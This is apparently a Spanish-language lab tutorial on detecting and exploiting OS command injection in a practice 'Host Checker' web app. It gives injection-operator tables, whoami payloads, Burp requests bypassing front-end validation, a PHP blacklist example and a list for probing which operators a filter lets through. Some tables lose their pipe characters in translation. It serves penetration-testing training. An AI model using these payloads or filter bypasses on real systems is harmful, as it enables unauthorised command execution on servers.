
Detección

El proceso para detectar vulnerabilidades básicas de inyección de comandos en el sistema operativo es el mismo que para explotar dichas vulnerabilidades. Intentamos añadir nuestro comando mediante diversos métodos de inyección. Si el resultado del comando difiere del esperado, hemos explotado la vulnerabilidad con éxito. Esto puede no ser así para vulnerabilidades de inyección de comandos más avanzadas, ya que podemos utilizar diversos métodos de fuzzing o revisiones de código para identificar posibles vulnerabilidades. Posteriormente, podemos aumentar gradualmente nuestra carga útil hasta lograr la inyección de comandos. Este módulo se centrará en las inyecciones de comandos básicas, donde controlamos la entrada del usuario que se utiliza directamente en la ejecución de una función de comando del sistema sin ningún tipo de sanitización.


Para demostrarlo, utilizaremos el ejercicio que se encuentra al final de esta sección.

Detección de inyección de comandos

Cuando visitamos la aplicación web en el siguiente ejercicio, vemos una **Host Checker** utilidad que parece pedirnos una IP para comprobar si está viva o no:



Podemos intentar ingresar la IP del host local 127.0.0.1 para verificar la funcionalidad y, como se esperaba, devuelve el resultado del ping comando que nos dice que el host local está efectivamente activo:



Aunque no tenemos acceso al código fuente de la aplicación web, podemos suponer con seguridad que la IP que ingresamos se usa en un ping comando, ya que el resultado que recibimos así lo sugiere. Dado que el resultado muestra un solo paquete transmitido en el comando ping, el comando utilizado podría ser el siguiente:

```
ping -c 1 OUR_INPUT
```

Si nuestra entrada no se desinfecta ni se escapa antes de usarla con el ping comando, podríamos injectar otro comando arbitrario. Por lo tanto, veamos si la aplicación web es vulnerable a la inyección de comandos del sistema operativo.

Métodos de inyección de comandos

Para inyectar un comando adicional al deseado, podemos utilizar cualquiera de los siguientes operadores:

Operador de inyección	de Carácter inyección	de Carácter codificado en URL	Comando ejecutado
Punto y coma	;	%3b	Ambos
Nueva línea	\n	%0a	Ambos
Fondo	&	%26	Ambos (la segunda salida generalmente se muestra primero)
Tubo		%7c	Ambos (solo se muestra la segunda salida)
Y	&&	%26%26	Ambos (solo si el primero tiene éxito)
O		%7c%7c	Segundo (solo si el primero falla)
Subcapa	``	%60%60	Ambos (sólo Linux)
Subcapa	\$()	%24%28%29	Ambos (sólo Linux)

Podemos utilizar cualquiera de estos operadores para inyectar otro comando para que uno botho either más de los comandos se ejecuten. We would write our expected input (e.g., an IP), then use any of the above operators, and then write our new command.

Consejo: Además de lo anterior, hay algunos operadores exclusivos de Unix, que funcionarían en Linux y macOS, pero no en Windows, como envolver nuestro comando inyectado con comillas dobles invertidas (``) o con un operador de sub-shell (\$()).

En general, para la inyección básica de comandos, todos estos operadores se pueden usar regardless of the web application language, framework, or back-end server. Por lo tanto, si inyectamos en una PHPaplicación web que se ejecuta en un Linuxservidor, .Neten un Windowsservidor back-end o NodeJSen un macOSServidor back-end, nuestras inyecciones deberían funcionar independientemente.

Nota: La única excepción puede ser el punto y coma ;, que no funcionará si el comando se estuviera ejecutando con Windows Command Line (CMD), pero sí funcionaría si se estuviera ejecutando con Windows PowerShell.

En la siguiente sección, intentaremos utilizar uno de los operadores de inyección anteriores para explotar el Host Checker ejercicio.

Comandos:

Operador de Inyección	de Carácter de Inyección	de Carácter codificado en URL	Comando ejecutado
Punto y coma	;	%3b	Ambos
Nueva línea	\n	%0a	Ambos
Fondo	&	%26	Ambos (la segunda salida generalmente se muestra primero)
Tubo		%7c	Ambos (solo se muestra la segunda salida)
Y	&&	%26%26	Ambos (solo si el primero tiene éxito)
O		%7c%7c	Segundo (solo si el primero falla)
Subcapa	``	%60%60	Ambos (sólo Linux)
Subcapa	\$()	%24%28%29	Ambos (sólo Linux)

Inyección de comandos

Hasta ahora, hemos detectado que la Host Checker aplicación web es potencialmente vulnerable a la inyección de comandos y hemos analizado varios métodos de inyección que podemos utilizar para explotarla. Por lo tanto, comenzemos nuestros intentos de inyección de comandos con el operador de punto y coma (;).

Injectando nuestro mando

Podemos agregar un punto y coma después de nuestra IP de entrada 127.0.0.1, y luego anexar nuestro comando (por ejemplo, whoami), de modo que la carga útil final que usaremos sea (**127.0.0.1; whoami**), y el comando final a ejecutar sería:

```
ping -c 1 127.0.0.1; whoami
```

Primero, intentemos ejecutar el comando anterior en nuestra máquina virtual Linux para asegurarnos de que se ejecute:

Inyección de comandos


```
=====
21y4d@htb[~/htb]$ ping -c 1 127.0.0.1; whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.03 ms
```


```
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.034/1.034/1.034/0.000 ms
21y4d
=====
```

Como podemos ver, el comando final se ejecuta correctamente y obtenemos el resultado de ambos comandos (como se mencionó en la tabla anterior para ;). Ahora, podemos intentar usar nuestra carga útil anterior en la Host Checker aplicación

web:



Como podemos ver, la aplicación web rechazó nuestra entrada, ya que solo parece aceptar entradas en formato IP. Sin embargo, a juzgar por el mensaje de error, parece provenir del front-end y no del back-end. Podemos comprobarlo haciendo Firefox Developer Tools clic [CTRL + SHIFT + E] para mostrar la pestaña Red y luego haciendo clic Check de nuevo en el botón:



Como podemos ver, no se realizaron nuevas solicitudes de red al hacer clic en el Check botón, pero recibimos un mensaje de error. Esto indica que el archivo user input validation is happening on the front-end.

Esto parece ser un intento de evitar que enviamos cargas útiles maliciosas al permitir únicamente la entrada del usuario en formato IP. However, it is very common for developers only to perform input validation on the front-end while not validating or sanitizing the input on the back-end. Esto ocurre por diversas razones, como tener dos equipos diferentes trabajando en el front-end y el back-end, o confiar en la validación del front-end para evitar cargas útiles maliciosas.

Sin embargo, como veremos, las validaciones del front-end normalmente no son suficientes para evitar las inyecciones, ya que pueden evitarse muy fácilmente enviando solicitudes HTTP personalizadas directamente al back-end.

Evitar la validación del front-end

El método más sencillo para personalizar las solicitudes HTTP que se envían al servidor backend es usar un proxy web que pueda interceptar las solicitudes HTTP que envía la aplicación. Para ello, podemos iniciar Burp Suite o ZAP y configurar Firefox para que procese el tráfico a través de ellos. Después, podemos habilitar la función de intercepción de proxy, enviar una solicitud estándar desde la aplicación web con cualquier IP (por ejemplo, 127.0.0.1) y enviar la solicitud HTTP interceptada a repeater haciendo clic en [CTRL + R]. Deberíamos tener la solicitud HTTP para personalizarla:

Solicitud POST de Burp



The screenshot shows the Burp Suite Request editor. At the top, there are buttons for 'Send' (orange), 'Cancel', and navigation arrows. Below that is a tab bar with 'Request' selected, and buttons for 'Pretty' (highlighted in blue), 'Raw', 'Hex', '\n', and a three-dot menu. The main area contains the following POST request:

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 12
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1
```

Ahora podemos personalizar nuestra solicitud HTTP y enviarla para ver cómo la gestiona la aplicación web. Comenzaremos usando la misma carga útil anterior (**127.0.0.1; whoami**). También debemos codificar la URL de nuestra carga útil para asegurarnos de que se envíe correctamente. Podemos hacerlo seleccionando la carga útil y haciendo clic en [CTRL + U]. Finalmente, podemos hacer clic Send para enviar nuestra solicitud HTTP:

Solicitud POST de Burp

The screenshot shows the Burp Suite interface with a POST request and its corresponding response.

Request:

```
POST / HTTP/1.1
Host: 127.0.0.1
Content-Length: 22
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="91", "Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
ip=127.0.0.1%3b+whoami
```

Response:

```
<input type="text" name="ip" placeholder="127.0.0.1" pattern="^((\d{1,2}|1\d{2}|2\d{2}|3\d{2}|4\d{1})\.){3}(\d{1,2}|1\d{2}|2\d{2}|3\d{2}|4\d{1})$">
<button type="submit">
    Check
</button>
</form>
<p>
<pre>
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.079 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.079/0.079/0.079/0.000 ms
www-data
</pre>
</p>
</div>
<script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/jquery.min.js'>
</script>
</body>
</html>
```

Como podemos ver, la respuesta que obtuvimos esta vez contiene la salida del ping comando y el resultado del whoami comando, meaning that we successfully injected our new command.

Comandos:

127.0.0.1%3b+whoami

127.0.0.1;whoami

Otros operadores de inyección

Antes de continuar, probemos algunos otros operadores de inyección y veamos cuán diferentemente los manejaría la aplicación web.

Operador AND

Podemos comenzar con el operador AND(&&), de modo que nuestra carga final sería (127.0.0.1 && whoami), y el comando final ejecutado sería el siguiente:

```
ping -c 1 127.0.0.1 && whoami
```

Como siempre debemos, intentemos ejecutar primero el comando en nuestra máquina virtual Linux para asegurarnos de que sea un comando que funcione:

Otros operadores de inyección

```
=====
21y4d@htb[~/htb]$ ping -c 1 127.0.0.1 && whoami
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.03 ms
```

```
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 1.034/1.034/1.034/0.000 ms  
21y4d
```

```
=====
```

Como podemos ver, el comando se ejecuta y obtenemos el mismo resultado que antes. Consulta la tabla de operadores de inyección de la sección anterior para ver la &&diferencia (si no escribimos una IP y comenzamos directamente con &&, ¿seguiría funcionando el comando?).

Ahora, podemos hacer lo mismo que hicimos antes: copiar nuestra carga útil, pegarla en nuestra solicitud HTTP Burp Suite, codificarla en URL y finalmente

enviarla:

The screenshot shows a browser developer tools Network tab. The Request section shows a POST request to 'http://127.0.0.1:53736'. The payload is: 'ip=127.0.0.1%26%26whoami'. The Response section shows the server's response. It includes a form with an input field for 'ip' and a submit button labeled 'Check'. Below the form, there is a pre-tag containing the output of a ping command: 'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms'. The response also includes some JavaScript code: '<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/jquery.min.js"></script>'.

Como podemos ver, inyectamos exitosamente nuestro comando y recibimos el resultado esperado de ambos comandos.

Operador OR

Finalmente, probemos el operador de inyección OR(). Este operador solo ejecuta el segundo comando si el primero falla. Esto puede ser útil en casos donde la inyección interrumpiría el comando original sin una forma sólida de que ambos funcionen. Por lo tanto, usar el operador haría que el nuevo comando se ejecutara si el primero falla.||OROR

Si intentamos utilizar nuestro payload habitual con el ||operador (127.0.0.1 || whoami), veremos que solo se ejecutará el primer comando:

```
=====
21y4d@htb[~/htb]$ ping -c 1 127.0.0.1 || whoami
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.635 ms
```

```
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.635/0.635/0.635/0.000 ms
```

Esto se debe al bashfuncionamiento de los comandos. Como el primer comando devuelve un código de salida 0 que indica una ejecución exitosa, el bashcomando se detiene y no intenta ejecutar el otro comando. Solo intentaría ejecutar el otro comando si el primero fallara y devolviera un código de salida 1.

Try using the above payload in the HTTP request, and see how the web application handles it.


Intentemos romper intencionalmente el primer comando al no proporcionar una IP y usar directamente el || operador (|| whoami), de modo que el ping comando falle y nuestro comando inyectado se ejecute:

```
=====
21y4d@htb[~/htb]$ ping -c 1 || whoami
```

```
ping: usage error: Destination address required
```

```
21y4d
=====
```

Como podemos ver, esta vez el whoami comando sí se ejecutó después de ping que fallara y nos mostrara un mensaje de error. Por lo tanto, probemos la || whoami carga útil () en nuestra solicitud



The screenshot shows a browser developer tools Network tab with two sections: Request and Response.

Request:

```
Send Cancel < > \n \n \n
Request
Pretty Raw Hex \n \n \n
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 12
4 Cache-Control: max-age=0
5 Sec-Cloudflare-Cert: v="91", "NotA Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept: */*
12 Accept-Language: en-US,en;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21 ip=||whoami
```

Response:

```
Response
Pretty Raw Hex Render \n \n \n
<html>
<head>
<title>IP Address</title>
</head>
<body>
<h1>IP Address</h1>
<form method="post" action="">
<label>Enter an IP Address</label>
<input type="text" name="ip" placeholder="127.0.0.1" pattern="^((\d{1,2}|\d{1,2}\.\d{1,2})|(\d{1,3}\.\d{1,2}\.\d{1,2}\.\d{1,2}))$"/>
<input type="submit">
<button type="button" value="Check">Check</button>
</form>
<p><pre>www-data</pre></p>
</body>
</html>
```

Vemos que esta vez solo obtuvimos la salida del segundo comando, como se esperaba. Con esto, usamos una carga útil mucho más simple y obtenemos un resultado mucho más limpio.

Estos operadores se pueden usar para varios tipos de inyección, como inyecciones SQL, inyecciones LDAP, XSS, SSRF, XXE, etc. Hemos creado una lista de los operadores más comunes que se pueden usar para inyecciones:

Tipo de inyección	Operadores
Inyección SQL	', ; -- /* */
Inyección de comandos	; &&
Inyección LDAP	* () &
Inyección XPath	' or and not substring concat count
Inyección de comandos del sistema operativo	; &
Inyección de código	' ; -- /* */ \$() \${} #{} %{} ^
Recorrido de directorios/recorrido de rutas de archivos	.. / .. \\ %00
Inyección de objetos	; &
Inyección XQuery	'; -- /* */
Inyección de código Shell	\x \u %u %n
Inyección de encabezado	\n \r\n \t %0d %0a %09

Tenga en cuenta que esta tabla está incompleta y que existen muchas otras opciones y operadores. Además, depende en gran medida del entorno con el que trabajamos y en el que realizamos las pruebas.

En este módulo, nos centraremos principalmente en la inyección directa de comandos, donde nuestra entrada se introduce directamente en el comando del sistema y recibimos su salida. Para más información sobre inyecciones avanzadas de comandos, como las indirectas o la ciega, puede consultar el módulo "[Whitebox Pentesting 101: Inyección de comandos](#)", que abarca métodos de inyección avanzados y muchos otros temas.

Comandos:

```
&&whoami
%26%26whoami
||whoami
1||whoami
```

Identificación de filtros

Como vimos en la sección anterior, incluso si los desarrolladores intentan proteger la aplicación web contra inyecciones, esta podría ser explotable si no se codifica de forma segura. Otra forma de mitigar las inyecciones es utilizar caracteres y palabras bloqueados en el backend para detectar intentos de inyección y denegar la solicitud si alguna los contiene. Además, se utilizan firewalls de aplicaciones web (WAF), que pueden tener un alcance más amplio y diversos métodos de detección de inyecciones, además de prevenir otros ataques como inyecciones SQL o ataques XSS.

En esta sección veremos algunos ejemplos de cómo se pueden detectar y bloquear las inyecciones de comandos y cómo podemos identificar qué se está bloqueando.

Detección de filtro/WAF

Comencemos visitando la aplicación web del ejercicio al final de esta sección. Vemos la misma Host Checker aplicación web que hemos estado explotando, pero ahora cuenta con algunas mitigaciones bajo la manga. Podemos ver que si probamos los operadores anteriores, como (,,;), obtenemos el siguiente mensaje de error: **&&||invalid input**

The screenshot shows a browser's developer tools Network tab. On the left, the Request pane displays a POST request to 'Host Checker' with the following raw payload:

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 23
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", "Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1&whoami
```

On the right, the Response pane shows the 'Host Checker' application's interface. It has a form labeled 'Enter an IP Address' with the value '127.0.0.1' and a 'Check' button. Below the form, a message box displays the error: 'Invalid input'.

Esto indica que algo que enviamos activó un mecanismo de seguridad que rechazó nuestra solicitud. Este mensaje de error puede mostrarse de varias maneras. En este caso, lo vemos en el campo donde se muestra la salida, lo que significa que fue detectado y evitado por la PHP propia aplicación web. If the error message displayed a different page, with information like our IP and our request, this may indicate that it was denied by a WAF.

Revisemos la carga útil que enviamos:

127.0.0.1; whoami

Además de la IP (que sabemos que no está en la lista negra), enviamos:

1. Un carácter de punto y coma;
2. Un personaje espacial
3. Una whoami orden

Entonces, la aplicación web puede omitir detected a blacklisted carácter o detected a blacklisted command ambos. Veamos cómo omitir cada uno.

Personajes en la lista negra

Una aplicación web puede tener una lista de caracteres bloqueados y, si el comando los contiene, denegará la solicitud. El PHP código podría ser similar al siguiente:

```
$blacklist = ['&', '|', ';', ...SNIP...];  
foreach ($blacklist as $character) {  
    if (strpos($_POST['ip'], $character) !== false) {  
        echo "Invalid input";  
    }  
}
```

Si algún carácter de la cadena enviada coincide con un carácter de la lista negra, nuestra solicitud será denegada. Antes de intentar eludir el filtro, debemos intentar identificar qué carácter causó la denegación.

Identificación de personajes en la lista negra

Reducmos nuestra solicitud a un carácter a la vez y veamos cuándo se bloquea. Sabemos que la 127.0.0.1carga útil () funciona, así que comencemos añadiendo el punto y coma (127.0.0.1;):

The screenshot shows a browser developer tools interface with two tabs: "Request" and "Response".

Request:

```

1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 15
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%3b

```

Response:

```

15      </title>
16      <link rel="stylesheet" href="./style.css">
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31

```

The response code shows the HTML structure of the page, including a title, a link to a stylesheet, and a main div containing an h1 element with the text "Host Checker". Below it is a form with a label "Enter an IP Address", an input field with placeholder "127.0.0.1", and a submit button labeled "Check". A p element contains the text "<pre>" and a pre element containing the error message "Invalid input". Lines 15 through 24 correspond to the request's Accept header, while lines 25 through 31 correspond to the response body.

Seguimos recibiendo un invalid input error, que indica que un punto y coma está en la lista negra. Así que veamos si todos los operadores de inyección que mencionamos anteriormente están en la lista negra.

Comandos: (identificando operadores de inyección que hacen Bypass a WAF)

Hacer la ejecución de la siguiente forma para entender o encontrar que operadores de inyección no son detenidos por el **WAF**.

Ejemplo:

```
127.0.0.1\n
127.0.0.1%0a
127.0.0.1&
127.0.0.1%26
127.0.0.1|
127.0.0.1||
127.0.0.1%7c
127.0.0.1%7c%7c
```

De esta forma **enviando un ataque de diccionario podremos identificar cuales operadores de inyección están permitidos y NO se encuentran dentro de una lista negra o que estén siendo bloqueados por un WAF.**

The screenshot shows a web proxy interface with two main sections: Request and Response.

Request:

```
POST / HTTP/1.1
Host: 94.237.54.192:39582
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://94.237.54.192:39582
Connection: close
Referer: http://94.237.54.192:39582/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
ip=127.0.0.1%0a
```

Response:

The response section shows a "Host Checker" interface with the IP address "127.0.0.1" entered in a field and a "Check" button. Below the button, a red box highlights the terminal output of a ping command:

```
PING 127.0.0.1 (127.0.0.1)
56(84) bytes of data.
64 bytes from 127.0.0.1:
icmp_seq=1 ttl=64 time=0.013 ms

--- 127.0.0.1 ping statistics
--- 
1 packets transmitted, 1 received, 0% packet loss
```

Con lo anterior podremos **identificar comandos de inyección**.

Evitando filtros espaciales

Existen numerosas maneras de detectar intentos de inyección y múltiples métodos para eludir estas detecciones. Demostraremos el concepto de detección y cómo funciona la elusión usando Linux como ejemplo. Aprenderemos a utilizar estas elusiones y, con el tiempo, a prevenirlas. Una vez que comprendamos bien su funcionamiento, podremos consultar diversas fuentes en internet para descubrir otros tipos de elusiones y aprender a mitigarlas.

Evitar operadores en la lista negra

